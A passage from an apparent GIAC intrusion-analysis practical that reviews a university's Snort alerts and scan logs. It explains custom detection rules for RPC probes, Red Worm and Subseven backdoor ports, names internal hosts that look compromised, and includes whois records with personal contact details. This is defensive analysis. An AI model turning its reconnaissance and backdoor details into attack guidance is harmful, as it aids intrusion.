Nothing jumps out of the ports list. The top port, 524, is for Novell NCP. The top 10 source Internet Protocol addresses are all within Comcast, Verizon, or Earthlink netblocks. Possible reasons for the rule are the same as the MY.NET.30.4 previously covered: that the University had a security incident with this particular server and wanted to keep tabs on it or they wanted to find out who is connecting to it.

Corrective Action:
Unknown.

References/Correlations:
Interestingly, Loic Juillard, in his practical (http://www.giac.org/practical/GCIA/Loic_Juillard_GCIA.pdf) surmised that this particular rule was written to gather network usage statistics. This might be true and in a sense coincides with the reasons listed above.

TCP SRC and DST outside network

Summary:
Rule deviating from official Snort rule directory.

Affected Systems:
Unknown.

Impact:
Unknown.

Attack Scenarios:
Unknown.

Detailed Information:
All events of this type were parsed and counted by source and destination Internet Protocol address. The following list shows the top 10 that tripped this rule:

2854	169.254.244.56-218.16.124.131
1420	169.254.244.56-211.91.144.72
42	10.0.1.12-68.55.61.253
14	192.168.0.5-63.211.66.115

```
11        66.93.118.119-66.93.118.125
10        192.168.1.101-17.250.248.64
8         192.168.0.101-63.251.80.206
7         192.168.1.101-204.221.192.173
5         192.168.0.5-64.12.24.62
4         172.152.10.236-152.163.14.25
```

The top two source addresses raise a flag. They are indicative of a Windows host that is configured to obtain an Internet Protocol address via the DHCP service but fails in doing so. There are other source addresses within the list that are considered private addresses, falling within the ranges defined by RFC1918, such as 10.0.1.12 and 192.168.1.101. The RFC1918 addresses can not be routed on the Internet. This would not be of concern except that all other alert traffic in the alert files has a source or destination address of the form MY.NET.*.* which is the University public address space. Therefore, it makes logical sense that this rule was put in place to detect hosts that are not legitimately part of the (publicly addressed) University network as either the source or destination Internet Protocol address. Causes can be numerous such as laptops plugged into networks where they do not belong, misconfigured hosts, and misconfigured DHCP settings (if DHCP is used to hand out public Internet Protocol address, not typically) to name a few.

Corrective Action:
Investigate hosts on a case by case basis. Using MAC addresses and switch information may be needed to track down where the hosts actually reside.

References/Correlations:
http://www.faqs.org/rfcs/rfc1918.html

Bill Young's GCIA practical (http://www.giac.org/practical/GCIA/Bill_Young_GCIA.pdf) notes that this detect is generated by the Snort Stream4 preprocessor. Besides the fact that this is quite untrue he states that the traffic triggering this rule might be spoofed. This, in fact, is a viable possibility. Mario Ricci (http://www.giac.org/practical/GCIA/Mario_Ricci_GCIA.pdf) in his practical also suggests that some of the traffic may be spoofed. If the traffic is actively being spoofed then the person performing the spoofing would not expect to receive the reply. This could be indicative of someone performing network reconnaissance from the University with a tool like Nmap in conjunction with the decoy option. The decoy option works by using spoofed Internet Protocol source addresses mixed in with the real Internet Protocol address of the host performing the scan in an attempt to hide the true source of the scan. Checking the scan and OOS logs for correlation of scanning activity utilizing spoofing does not match anything.

External RPC call

Summary:

Rule deviating from official Snort rule directory. Purpose is to detect any connection from an external host to an internal host on port 111.

Affected Systems:
Unknown. Likely Unix based.

Impact:
Unknown.

Attack Scenarios:
Unknown.

Detailed Information:
Similar to the previous analysis of the "connect to 515 from inside" detects, this is a rule that detects any connection from an external host to a MY.NET host on port 111, commonly used by the portmapper rpcbind service. Two external hosts were the culprits for the bulk of these detects, host 193.114.70.169 at 2837 detects and 81.15.45.1 at 420 detects. These hosts were scanning sequentially through the University network likely compiling a list of hosts with portmapper running in order to try and compromise. Portmapper has had a dismal history of remote vulnerabilities providing an attacker with a root shell. There is no indication for RPC services within the scan and OOS logs that any of the scanned hosts have been compromised.

Corrective Action:
Filter ingress UDP/TCP 111.

References/Correlations:
http://www.dshield.org/port_report.php?port=111

In the practical of Andre Cormier (http://www.giac.org/practical/GCIA/Andre_Cormier_GCIA.pdf) he wrote that the majority of External RPC call detects were tied to a horizontal scan of MY.NET hosts. This is similar to the traffic profile here as well.

High port 65535 tcp - possible Red Worm - traffic

Summary:
Rule deviating from official Snort rule directory. Purpose deemed to detect Linux worm that exploits BIND named, wu-ftpd, rpc.statd and lpd services and opens a backdoor on the infected host.

Affected Systems:
Linux.

Impact:
Severe. Administrator level compromise.

Attack Scenarios:
A worm exploits public vulnerabilities in previously stated services.

Detailed Information:
Upon infection, the worm opens a backdoor shell on port 65535. This shell becomes available when the infected host receives a special ICMP echo request packet. The rule written catches traffic that contains a source or destination port of 65535. The number of detects to investigate for this alert is overwhelming and most of them may be legitimate network traffic. For example:

```
10/23-23:30:48.195878  [**] High port 65535 tcp - possible Red Worm - traffic
[**] 66.66.71.92:65535 -> MY.NET.153.94:1074
10/23-23:30:48.196211  [**] High port 65535 tcp - possible Red Worm - traffic
[**] MY.NET.153.94:1074 -> 66.66.71.92:65535
```

This traffic could be an attacker communicating with an infected host or it could be a file transfer utilizing the FTP protocol. Without further data it is difficult to tell. There seem to be more intelligent network patterns to detect this worm based on the fingerprint of the Red Worm infection. There is the special ping packet, it downloads code from a Chinese website, and it also sends email to four email addresses. The latter two would only detect the worm at the infection point but the first, the special ping packet, would detect already infected hosts much like what the "High port 65535 tcp - possible Red Worm - traffic" is attempting to catch. But, there may be just as many detects on the special ping packet depending on how closely it adheres to legitimate traffic on a production network.

Unfortunately, the scan and OOS logs can not be used to look for correlations of someone connecting to a Red Worm compromised machine. We could only correlate at the time of infection because that is when the vulnerable host would connect to the Chinese website and send the SMTP mail. We have no ICMP traffic in the logs to match an ICMP packet hitting the target right before a crackers connection to port 65535 dropping them into a root shell.

Corrective Action:
Filter ingress and egress 21, 53, 111, 515, 65535. Turn off services if not needed, patch hosts running services in question.

References/Correlations:
http://www.europe.f-secure.com/v-descs/adore.shtml
http://www.dshield.org/port_report.php?port=65535

Marcus Wu's practical (http://www.giac.org/practical/GCIA/Marcus_Wu_GCIA.pdf) notes that many of these detects are due to legitimate network traffic utilizing a source port of 65535.

Possible trojan server activity

Summary:
Rule deviating from official Snort rule directory. Purpose deemed to detect Subseven trojan backdoor.

Affected Systems:
Windows.

Impact:
Severe. Compromise of entire system.

Attack Scenarios:
The Subseven trojan executable can be delivered to the target numerous ways, one of the most popular being through electronic mail.

Detailed Information:
The Subseven trojan (most prevalent of the trojans that live on port 27374) works in a client server architecture. The server, running on the target, is controlled by the client which the attacker runs. The attacker has the ability to modify registry files, play sounds, disable the keyboard, hide the cursor, restart Windows, and a host of other remote control capabilities. The detects picked up by the sensor may possibly be hosts infected with Subseven as momentarily shown. However, many script kiddies simply scan sequentially through netblocks looking for hosts that have port 27374 open, meaning they possibly are already infected with the Subseven trojan. For example, external host 66.169.146.100 scanned 304 University machines looking for open port 27374 and 7 responded. One snippet of this is shown below:

```
66.169.146.100:4562->MY.NET.190.82:27374
66.169.146.100:4563->MY.NET.190.83:27374
66.169.146.100:4567->MY.NET.190.87:27374
66.169.146.100:4937->MY.NET.190.97:27374
MY.NET.190.97:27374->66.169.146.100:4937
66.169.146.100:4941->MY.NET.190.101:27374
```

The MY.NET hosts that responded with a SYN/ACK to SYN connects to port 27374 and therefore likely compromised are:

```
MY.NET.84.235
MY.NET.6.15
MY.NET.60.17
MY.NET.60.14
```

```
MY.NET.42.9
MY.NET.190.97
MY.NET.190.203
MY.NET.190.202
MY.NET.190.1
MY.NET.190.102
MY.NET.190.101
```

Corrective Action:
Filter ingress/egress TCP 27374.

References/Correlations:
http://www.symantec.com/avcenter/venc/data/backdoor.subseven.html
http://www.dshield.org/port_report.php?port=27374

Doug Kite's GCIA practical (http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf) states that this detect is the cause of some suspicious hosts much like in this case. But, he noted that intermixed with suspicious activity were quite a few legitimate looking TCP sessions where the source port was simply 27374. Checking the scan logs for connections from MY.NET hosts outbound from a source port of 27374 to services on ports equal to or less than 1024 reveals zero matches so the probability of the detects being legitimate connections to services externally is slim.

Top Talkers: Alerts

By Source Internet Protocol Address, Top 10

```
115624  MY.NET.80.51
72067   MY.NET.150.133
7132    MY.NET.162.41
4279    169.254.244.56
3101    MY.NET.29.2
2934    68.55.85.180
2891    193.114.70.169
2743    68.54.91.147
1290    MY.NET.84.224
1251    68.57.90.146
```

By Destination Internet Protocol Address, Top 10

```
15604   MY.NET.30.4
7126    128.183.110.242
5728    MY.NET.30.3
5090    MY.NET.84.228
2854    218.16.124.131
1420    211.91.144.72
1265    198.62.205.6
1251    151.197.115.143
```

```
1208    193.114.70.169
1146    MY.NET.191.52
```

By Source and Destination Pairs, Top 10

```
7126    MY.NET.162.41-128.183.110.242
2933    68.55.85.180-MY.NET.30.4
2854    169.254.244.56-218.16.124.131
2743    68.54.91.147-MY.NET.30.4
1420    169.254.244.56-211.91.144.72
1224    68.57.90.146-MY.NET.30.3
1124    172.142.110.232-MY.NET.30.4
1112    MY.NET.80.105-200.96.13.157
1022    200.96.13.157-MY.NET.80.105
997     151.196.19.202-MY.NET.30.4
```

Top Talkers: Scans

By Source Internet Protocol Address, Top 10

```
2166933 130.85.1.3
1294187 130.85.70.154
966595  130.85.163.107
888185  130.85.84.194
669973  130.85.163.249
273705  130.85.42.1
213577  130.85.70.129
211571  130.85.1.5
175961  130.85.80.149
171526  130.85.111.72
```

There are concerns with some of the addresses above. On one hand, a majority of the traffic per host is legitimate with no followup action needed. For instance, over 99.5% of the traffic from 130.85.1.3 was UDP port 53 traffic. This host is definitely a University DNS server. This is substantiated when spot checking some of the destination hosts and they resolve to typically named DNS servers (ns3.google.com and ns1.geodns.com for example). However, the statistics from other hosts are a bit more perturbing. 130.85.70.154 had 85% TCP port 135 traffic and 14.5% TCP port 80 traffic. Looking into the port 135 traffic pattern further it shows telltale signs that 130.85.70.154 is infected with a worm, it is outbound sequential scanning. The port 80 traffic also raises a flag. These connections are all outbound, so either 130.85.70.154 is also an HTTP proxy or it is similarly related to it being compromised. The oddity with respect to the port 80 traffic is that it stops right before the 135 traffic starts. There are matches for this host within the alert file although none before the scanning starts therefore method of infection or compromise is not known. Hosts 130.85.163.107, 130.85.84.194, 130.85.163.249, 130.85.42.1, 130.85.70.129, 130.85.80.149, and 130.85.111.72 are also infected and scanning outbound for TCP port 135 (over 99.9% of their traffic). These machines need to all be investigated. 130.85.1.5, as the remaining host, is much like 130.85.1.3 in appearing to be a legitimate University DNS server.

By Source Internet Protocol Address, less UDP and TCP SYN, Top 10

```
199      80.134.197.231
99       130.85.97.155
66       63.225.84.12
52       63.251.52.75
45       216.218.159.148
42       67.119.232.52
38       4.60.37.163
38       210.177.98.208
34       217.164.250.106
30       208.237.254.40
```

Digging into the scan logs further for these hosts, 130.85.97.155 piques interest. It exhibits signs that it is involved in file sharing via Gnutella (TCP port 6346) and should be investigated. A common trait among a majority of the traffic from the hosts above is NULL scans targeted against MY.NET machines. NULL scans are TCP packets with no flags set. This traffic typically had a source and destination port of 0 and is used by attackers for reconnaissance purposes.

By Destination Internet Protocol Address, Top 10

```
57085    192.26.92.30
43945    192.55.83.30
32276    130.94.6.10
32455    203.20.52.5
30261    130.85.15.27
26947    204.152.186.189
26036    131.118.254.33
24599    131.118.254.34
23570    131.118.254.35
19972    205.231.29.244
```

The first four hosts above had connections from 130.85.1.3 to their UDP port 53, DNS. As recently discussed, 130.85.1.3 is one of the University DNS servers. The fifth host, 130.85.15.27, was port scanned by 213.180.193.68 leading to the high volume of connections to it. This traffic matches the spp_portscan alerts generated in the alert file as well. 130.85.15.27 did not reply to any of the SYN packets and no other logs indicate it is compromised. The remaining hosts were similar to the first four hosts, strictly DNS traffic.

By Destination Internet Protocol Address, less UDP and TCP SYN, Top 10

```
202      130.85.69.181
137      130.85.97.94
111      130.85.70.154
```

91	130.85.97.95
89	130.85.97.44
71	130.85.12.4
63	130.85.112.159
48	130.85.97.81
44	130.85.97.184
33	130.85.83.87

The vast amount of traffic to these hosts do not appear to be malicious in intent but rather out of TCP specification traffic. For instance, packets with TCP header flags URS or ARF set. Although these packets could possibly be part of a reconnaissance attempt to determine how a host will respond to the stimuli or in an attempt to bypass a packet filter there is not supporting evidence to suggest that that is the purpose they serve.

By Source and Destination Pairs, Top 10

52980	130.85.1.3-192.26.92.30
40748	130.85.1.3-192.55.83.30
32437	130.85.1.3-203.20.52.5
32254	130.85.1.3-130.94.6.10
30239	213.180.193.68-130.85.15.27
26931	130.85.1.3-204.152.186.189
25359	130.85.1.3-131.118.254.33
24471	130.85.1.3-216.109.116.17
24017	130.85.1.3-131.118.254.34
23061	130.85.1.3-131.118.254.35

As previously mentioned, 130.85.1.3 is a DNS server performing lookups and the 213.180.193.86 host performed a large port scan on host 130.85.15.27.

By Source and Destination Pairs, less UDP and TCP SYN, Top 10

199	80.134.197.231-130.85.69.181
66	63.225.84.12-130.85.97.44
42	67.119.232.52-130.85.12.4
38	210.177.98.208-130.85.97.184
34	217.164.250.106-130.85.112.159
29	208.237.254.40-130.85.150.82
28	67.119.234.194-130.85.12.4
24	220.240.188.229-130.85.97.94
23	219.94.70.1-130.85.97.44
20	61.175.193.250-130.85.84.180

Top Talkers: OOS

By Source Internet Protocol Address, Top 10, including Destination Ports

Count	Source IP	Port/Count

1142	217.174.98.145	25/1142
1130	195.111.1.93	80/1130
1038	212.16.0.33	25/1038
973	158.196.149.61	25/973
792	194.67.62.194	25/792
685	82.82.64.209	8887/685
682	213.23.46.99	8887/682
472	195.208.238.143	25/472
454	195.14.47.202	25/454
437	200.77.250.50	25/437

All the traffic above flagged as OOS had one of both of the reserved bits set. The reserved bits are ECN (Explicit Congestion Notification) and CWR (Congestion Window Reduced). Since many routers have not implemented these bits some IDS systems consider them to be out of TCP specification. There was positive confirmation from consulting the scan logs for verification that the traffic had these bits set by the keyword "RESERVEDBITS". The traffic, less the reserved bits being set, appears to be legitimate client to server communication. However, port 8887 sticks out a bit. The destination for all this traffic, as will be shown shortly, is MY.NET.69.181. There are no alerts that matched traffic to port 8887. Checking DShield for what service uses port 8887 reveals nothing. Searching Google is also fruitless although quite a few results relate to people running HTTPS servers on that port. Checking the scan logs for the MY.NET host however shows something peculiar. MY.NET.69.181 appears to be SYN scanning outbound for port 4662 and UDP scanning outbound from source port 4672 to destination port 4672. There were 875 unique destination hosts that MY.NET.69.181 attempted to connect to on TCP port 4662 and 675 unique destination hosts that it attempted to connect to on UDP 4672. Checking DShield for the ports in question it is learned that TCP 4662 is the file sharing application eDonkey2000 server port. It is unknown what service resides on UDP 4672. In any event, the eDonkey traffic does not appear to match how the eDonkey service works but more of a manual scan for eDonkey servers. This host should be checked out immediately for signs of compromise.

By Destination Internet Protocol Address, Top 10, including Destination Ports

Count	Source IP	Port/Count
7867	MY.NET.111.52	25/7867
4115	MY.NET.12.6	25/4115
1672	MY.NET.100.165	80/1672
1504	MY.NET.69.181	8887/1489 4662/15
1407	MY.NET.24.44	80/1405 22020/1 1989/1
839	MY.NET.75.240	25/839
734	MY.NET.84.143	4662/727 1030/3 4244/2 3647/2
471	MY.NET.24.34	80/457 22/13 2651/1
327	MY.NET.100.230	113/258 25/69
282	MY.NET.6.7	80/281 1543/1

The traffic above appears legitimate besides the fact that ECN or CWR bits are set.

By Source and Destination Pairs, Top 10, including Destination Ports

```
Count   Source IP                         Port/Count
1142    217.174.98.145-MY.NET.111.52      25/1142
1079    195.111.1.93-MY.NET.100.165       80/1079
1038    212.16.0.33-MY.NET.111.52         25/1038
973     158.196.149.61-MY.NET.111.52      25/973
792     194.67.62.194-MY.NET.111.52       25/792
685     82.82.64.209-MY.NET.69.181        8887/685
682     213.23.46.99-MY.NET.69.181        8887/682
472     195.208.238.143-MY.NET.111.52     25/472
454     195.14.47.202-MY.NET.111.52       25/454
427     62.29.135.2-MY.NET.75.24          25/427
```

As mentioned previously, the above traffic appears legitimate except for the ECN and CWR bits. The port 8887 traffic to the host exhibiting eDonkey related activity is prominent as expected.

5 External Internet Protocol Sources

The 5 hosts to be examined for registration details come from the top 10 alerts by source. Excluding the 5 MY.NET addresses from this list we are left with 5.

169.254.244.56 - This host tripped the TCP SRC and DST outside network alert and as expected ARIN shows that it is an IANA reserved address likely revealing it is a host that did not acquire a DHCP address, has misconfigured address information, or is a machine such as a laptop plugged into the wrong network.

```
# whois 169.254.244.56@whois.arin.net
[Querying whois.arin.net]
[whois.arin.net]


OrgName:    Internet Assigned Numbers Authority
OrgID:      IANA
Address:    4676 Admiralty Way, Suite 330
City:       Marina del Rey
StateProv:  CA
PostalCode: 90292-6695
Country:    US


NetRange:   169.254.0.0 - 169.254.255.255
CIDR:       169.254.0.0/16
NetName:    LINKLOCAL
NetHandle:  NET-169-254-0-0-1
Parent:     NET-169-0-0-0-0
NetType:    IANA Special Use
```

```
NameServer: BLACKHOLE-1.IANA.ORG
NameServer: BLACKHOLE-2.IANA.ORG
Comment:    Please see RFC 3330 for additional information.
RegDate:    1998-01-27
Updated:    2002-10-14


OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName:   Internet Corporation for Assigned Names and Number
OrgAbusePhone:  +1-310-301-5820
OrgAbuseEmail:  abuse@iana.org

OrgTechHandle: IANA-IP-ARIN
OrgTechName:   Internet Corporation for Assigned Names and Number
OrgTechPhone:  +1-310-301-5820
OrgTechEmail:  abuse@iana.org

# ARIN WHOIS database, last updated 2004-02-06 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

68.55.85.180 - This host tripped the MY.NET.30.4 activity alert. It was unknown the exact purpose of that alert but it was determined that the likely reason was the University wanted to keep tabs on what connections were being made to MY.NET.30.4.

```
# whois 68.55.85.180@whois.arin.net
[Querying whois.arin.net]
[whois.arin.net]
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
                                  68.32.0.0 - 68.63.255.255
Comcast Cable Communications, Inc. BALTIMORE-A-6 (NET-68-55-0-0-1)
                                  68.55.0.0 - 68.55.255.255

# ARIN WHOIS database, last updated 2004-02-06 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

193.114.70.169 - This host tripped numerous signatures, including External RPC call, SMB Name Wildcard, NETBIOS NT NULL session, MY.NET.30.4 activity, and MY.NET.30.3 activity.

```
# whois 193.114.70.169@whois.ripe.net
[Querying whois.ripe.net]
[whois.ripe.net]
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      193.114.70.160 - 193.114.70.191
netname:      FIRST-PROCUREMENT-ASSOCIATES-LIMITED
descr:        FIRST PROCUREMENT ASSOCIATES LIMITED
country:      GB
admin-c:      JB7221-RIPE
```

```
tech-c:       AB480-RIPE
status:       ASSIGNED PA
notify:       ripe-notify@uk.psi.com
mnt-by:       PSINET-UK-SYSADMIN
changed:      sysadmin@uk.psi.com 19990903
source:       RIPE

route:        193.114.0.0/15
descr:        EUNETGB-114-AGG
origin:       AS1290
mnt-by:       PSINET-MNT
changed:      network-ripe@uk.psi.com  20021015
source:       RIPE

person:       John Barke
address:      FIRST PROCUREMENT ASSOCIATES LIMITED
address:      1St Andrews House
address:      Vernon Gate
address:      Derby
address:      DE1 1UJ
phone:        +44 1332 604 313
nic-hdl:      JB7221-RIPE
notify:       ripe-notify@uk.psi.com
mnt-by:       PSINET-UK-SYSADMIN
changed:      sysadmin@uk.psi.com 19990903
source:       RIPE

person:       Anthony Bennett
address:      FIRST PROCUREMENT ASSOCIATES LIMITED
address:      1St Andrews House
address:      Vernon Gate
address:      Derby
address:      DE1 1UJ
phone:        +44 1332 604 313
nic-hdl:      AB480-RIPE
notify:       ripe-notify@uk.psi.com
mnt-by:       PSINET-UK-SYSADMIN
changed:      sysadmin@uk.psi.com 19990903
source:       RIPE
```

68.54.91.147 - This host tripped the MY.NET.30.4 activity alert. It was unknown the exact purpose of that alert but it was determined that the likely reason was the University wanted to keep tabs on what connections were being made to MY.NET.30.4.

```
# whois 68.54.91.147@whois.arin.net
[Querying whois.arin.net]
[whois.arin.net]
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
                                  68.32.0.0 - 68.63.255.255
Comcast Cable Communications, Inc. BALTIMORE-A-4 (NET-68-54-80-0-1)
                                  68.54.80.0 - 68.54.95.255

# ARIN WHOIS database, last updated 2004-02-06 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```


68.57.90.146 - This host tripped the MY.NET.30.4 and MY.NET.30.3 activity alerts. It was unknown the exact purpose of that alert but it was determined that the likely reason was the University wanted to keep tabs on what connections were being made to these hosts.

```
# whois 68.57.90.146@whois.arin.net
[Querying whois.arin.net]
[whois.arin.net]
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
                                  68.32.0.0 - 68.63.255.255
Comcast Cable Communications, Inc. CHESTERFIELD-2 (NET-68-57-64-0-1)
                                  68.57.64.0 - 68.57.127.255

# ARIN WHOIS database, last updated 2004-02-06 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Link Graph

The link graph shows the connections to and from the University host MY.NET.84.143. The two hosts related to MY.NET.84.143 that triggered the "65535 tcp - possible Red Worm - traffic" alerts each connected with a source port of 65535 and a destination port of 4662, the default port for the WinMX file sharing service to find other users on the peer network. However, this port is UDP, and assuming the Snort rule was written correctly (unfortunately verification through the scan files was unsuccessful) and matched TCP packets we will have to assume the traffic to be of some other sort than WinMX. Perhaps it is legitimately Red Worm traffic then. Also, we see rather odd behavior of MY.NET.84.143 in the UDP and TCP TFTP attempts outbound that it performs. Although TFTP can and is used for legitimate purposes, such as retrieval of updated firmware for Cisco devices, the number of them initiated by MY.NET.84.143 is questionable. There are worms, such as Nimda (http://www.cert.org/advisories/CA-2001-26.html), that use the TFTP protocol as one of their transport mechanisms. In the case of an infected Nimda host it will scan other hosts looking to exploit IIS and when successful will instruct that host to download the worm from itself via UDP TFTP. Nimda infection applied to MY.NET.84.143 does not make sense because the only UDP TFTP connections it made were to 62.245.240.147. That phase of infection would have had to come after 62.245.240.147 exploited MY.NET.84.143's IIS service but there were no port 80 connections to it before that time. Additionally, it can not be deduced if MY.NET.84.143 is even running the IIS service. There were 20 unique addresses sending SYN attempts to it on port 80 but it did not reply to these connection attempts. Finally, the other TFTP traffic which is TCP is rather suspicious as well. TFTP was designed to use the UDP transport and is commonly used as such. Checking scan logs there is not any stimuli from any of the destination hosts which would warrant these connections. In light of MY.NET.84.143's behavior it is fair to believe that it should be considered suspect and the traffic profile occurring around it investigated.



Analysis Process

Initially the analysis of data was going to be done with one of the open source scripts that analyze Snort style logs. After investigation of these scripts, including snortalog, snortsnarf, snortplot.pl, snort_stat.pl, snort2html, and snort_sort.pl, it was determined that these were not sufficient to work on the format of the data in the logs provided. So, the next investigation was to find Perl-based scripts from a previous GCIA paper as reinventing the wheel is never a good idea. A few scripts were found, the most promising created by Chris Kuethe (http://www.giac.org/practical/chris_kuethe_gcia.html). However, after testing them out a bit and looking through the code it was determined they were far too resource intensive for the machine used for grinding through the data (a Celeron 500 with 320MB RAM). So ultimately, a combination of the Unix based tools grep, cut, awk, sed, perl, uniq, and sort were used to analyze the files. As a quick example, in massaging the OOS data in order to find the top 10 source Internet Protocol addresses and the top 10 Internet Protocol address source and destination pairs the following two commands were used:

```
# grep "10/" OOS_Report.all | awk '{print $2}' | perl -pi -e 's|:|.|' | awk -F
'.' '{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -rn > OOS.src
```

```
# grep "10/" OOS_Report.all | awk '{print $2 $3 $4}' | perl -pi -e 's|:|.|g' |
perl -pi -e 's|->|.|' | awk -F '.' '{print $1"."$2"."$3"."$4"-
"$6"."$7"."$8"."$9}' | sort | uniq -c | sort -rn > OOS.pair
```